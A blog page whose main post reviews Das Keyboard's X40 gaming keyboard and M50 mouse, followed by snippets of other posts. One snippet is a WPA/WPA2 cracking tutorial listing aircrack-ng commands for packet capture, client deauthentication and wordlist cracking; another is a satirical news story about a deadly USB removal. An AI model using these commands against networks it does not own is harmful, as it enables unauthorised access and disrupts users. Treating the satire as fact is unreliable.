
Das Keyboard Releases New Gaming Hardware For AWSD Jockeys


Das Keyboard, makers of super-clicky, super-heavy keyboards for hacker ninja warriors has announced a new line of keyboards and mice for the gaming set. Called Division Zero, the new X40 keyboard has a metal top panel, LED-lit keys, and new gold-plated switch contacts. The top panel is removable and replaceable and n-key rollover for maximum badassery.

They’ve also launched an M50 mouse with 9 programmable buttons. The keyboard costs $149 (it’s also available in a tactile “clicky” variety) and the mouse is $79.
How do they work? I was quite pleased with the X40 although the key layout was a little off for me while touch-typing. The non-tactile keys are a bit soft in my opinion but I’ve been using clicky keyboards for a while and miss the interaction. However, as a general-purpose keyboard it works well. In terms of gaming I didn’t mind the AWSD positions and found all of the keys easily accessible.
Screen Shot 2016-02-02 at 11.52.56 AM

The mouse offered a bit more of a learning curve. I noticed a very slight drift even when the mouse looked perfectly still, an artifact perhaps of my setup. However, the bottom surface was very smooth and the buttons experience seamless. I can’t speak to the long term ergonomics of the mouse but the hand position was similar to my original Razer gaming mouse that I’ve used for the past few years. It features a rugged cable and programmable game settings.
This is Das Keyboard’s first foray into the gaming arena and, as such, they are playing it safe. The keyboard and mouse are exactly as you’d expect – solidly built with nice key travel and button switches – and the customizations are clever if a little generic. In a battle between, say, a Razer BlackWidow and the X40, I’d say that the X40 has a nicer build quality and I’d definitely trust the keyboard switches in the Das Keyboard model. However, in terms of features the competitors are clearly a bit ahead of this new gaming line.
In the end, keyboards and mice are about personal preference. If you don’t want a lot of fancy LED customization and instead want a keyboard that can feasibly cut through a wooden 2″x4″ with enough coaxing, this might be the keyboard for you.

Comments

Popular posts from this blog

Crack WPA & WPA2 with Aircrack-ng on Kali Linux

In this tutorial we are going to teach you How to crack WPA & WPA 2 with aircrack-ng on Kali Linux. We high recommend this for research or educational purpose only. Things we used for cracking WPA & WPA2: Alfa AWUSO36H Wireless Card Windows 7-64bit (works on 32bit) VMware Workstation Kali Linux 2.0 Command to crack WPA & WPA2: airmon-ng  sudo ifconfig wlan0 down sudo iwconfig wlan0 mode monitor sudo ifconfig wlan0 up airodump-ng wlan0  airodump-ng -c [channel id] --write [any name] --bssid [bssid of the wifi] wlan0 aireplay-ng --deauth 5 -a [bssid] -c [station id] wlan0 aircrack-ng -w [wordlist file] -b [bssid] [any name]-01.cap sudo ifconfig wlan0 down sudo iwcofnig wlan0 mode monitor sudo ifconfig wlan0 up  Here is a YouTube video on How to crack WPA and WPA2 with Aircrack-ng on Kali Linux: In the about tutorial we EVER hack our own systems as a proof of concept and never engage in any black hat activity.

Facebook ‘Class Action’ Privacy Lawsuit Moves To Austrian Supreme Court

A privacy lawsuit filed against Facebook last year by Viennese lawyer and data privacy activist Max Schrems has moved up to Austria’s Supreme Court which will rule on whether the suit can be treated as a class action. When Schrems kicked off the suit, back in July 2014, he invited adult non-commercial Facebook users located anywhere outside the U.S. and Canada to join the suit for free — and tens of thousands of people quickly took up the invitation. The legal action focuses on multiple areas where the plaintiffs argue Facebook has been violating EU data protection laws, such as the absence of effective consent to many types of data use; the tracking of Internet users through external websites; and the monitoring and analysis of users via big data systems. Facebook’s participation in the NSA’s PRISM surveillance program is also part of the complaint. In July the case suffered a setback when an Austrian regional co...

Building a smarter home

The Jetsons  presented a highly entertaining vision of what  homes  of the future would  look like . The animated television show anticipated a world where humans would be able to do everything with just the push of a button. In many ways, the show turned out to be prophetic; today we have printable food, video chats, smartwatches and robots that help with housework — and flying cars may even be on the way. The challenge for companies is to integrate digital technologies in meaningful ways that enhance people’s  homes  and improve their lives. Many of the innovations to emerge over the past few years have been geared toward this kind of “push-button living.” Thanks to the rise of smartphones and the proliferation of cheap sensors, it is possible to make just about any household appliance “smart” and “connected.” By 2019,  companies are expected to ship 1.9 billion connected home devices, bringing in about $490 billion in revenue. ...

How ad-free subscriptions could solve Facebook

At the core of Facebook’s “well-being” problem is that its business is directly coupled with total time spent on its apps. The more hours you pass on the social network, the more ads you see and click, the more money it earns. That puts its plan to make using Facebook healthier at odds with its finances, restricting how far it’s willing to go to protect us from the harms of over use. The advertising-supported model comes with some big benefits, though. Facebook CEO Mark Zuckerberg has repeatedly said that “We will always keep Facebook a free service for everyone.” Ads lets Facebook remain free for those who don’t want to pay, and more importantly, for those around the world who couldn’t afford to. Ads pay for Facebook to keep the lights on, research and develop new technologies, and profit handsomely in a way that attracts top talent and further investment. More affluent users with more buying power in markets like the US, UK, and Canada command higher ad prices, effectively...

Careless USB removal causes multiple deaths

EIGHTEEN workers have died after a USB stick was removed from a computer without adequate precautions. The offices of Hereford-based Envision Photography were completely destroyed in the ensuing blast. Survivor Norman Steele said: “My colleague Helen had put some files on the stick to work on at home, and she yanked it out of the computer before anyone could scream ‘no’. “I kicked her aside as a jet of white-hot flame belched out of the USB port and set fire to the desk opposite. “Grabbing her, I dived through the window just before all the PCs in the network exploded with purple electricity that fried everyone in the building. “I sprinted to my car, knowing that the printers were already becoming merciless hunter-killer drones, shouting for Helen to follow. “But when I looked round I saw her frozen, something glowing in her hand, the awareness dawning of her fate. She was still holding the USB. “She detonated in a flash of ultraviolet light that turned eve...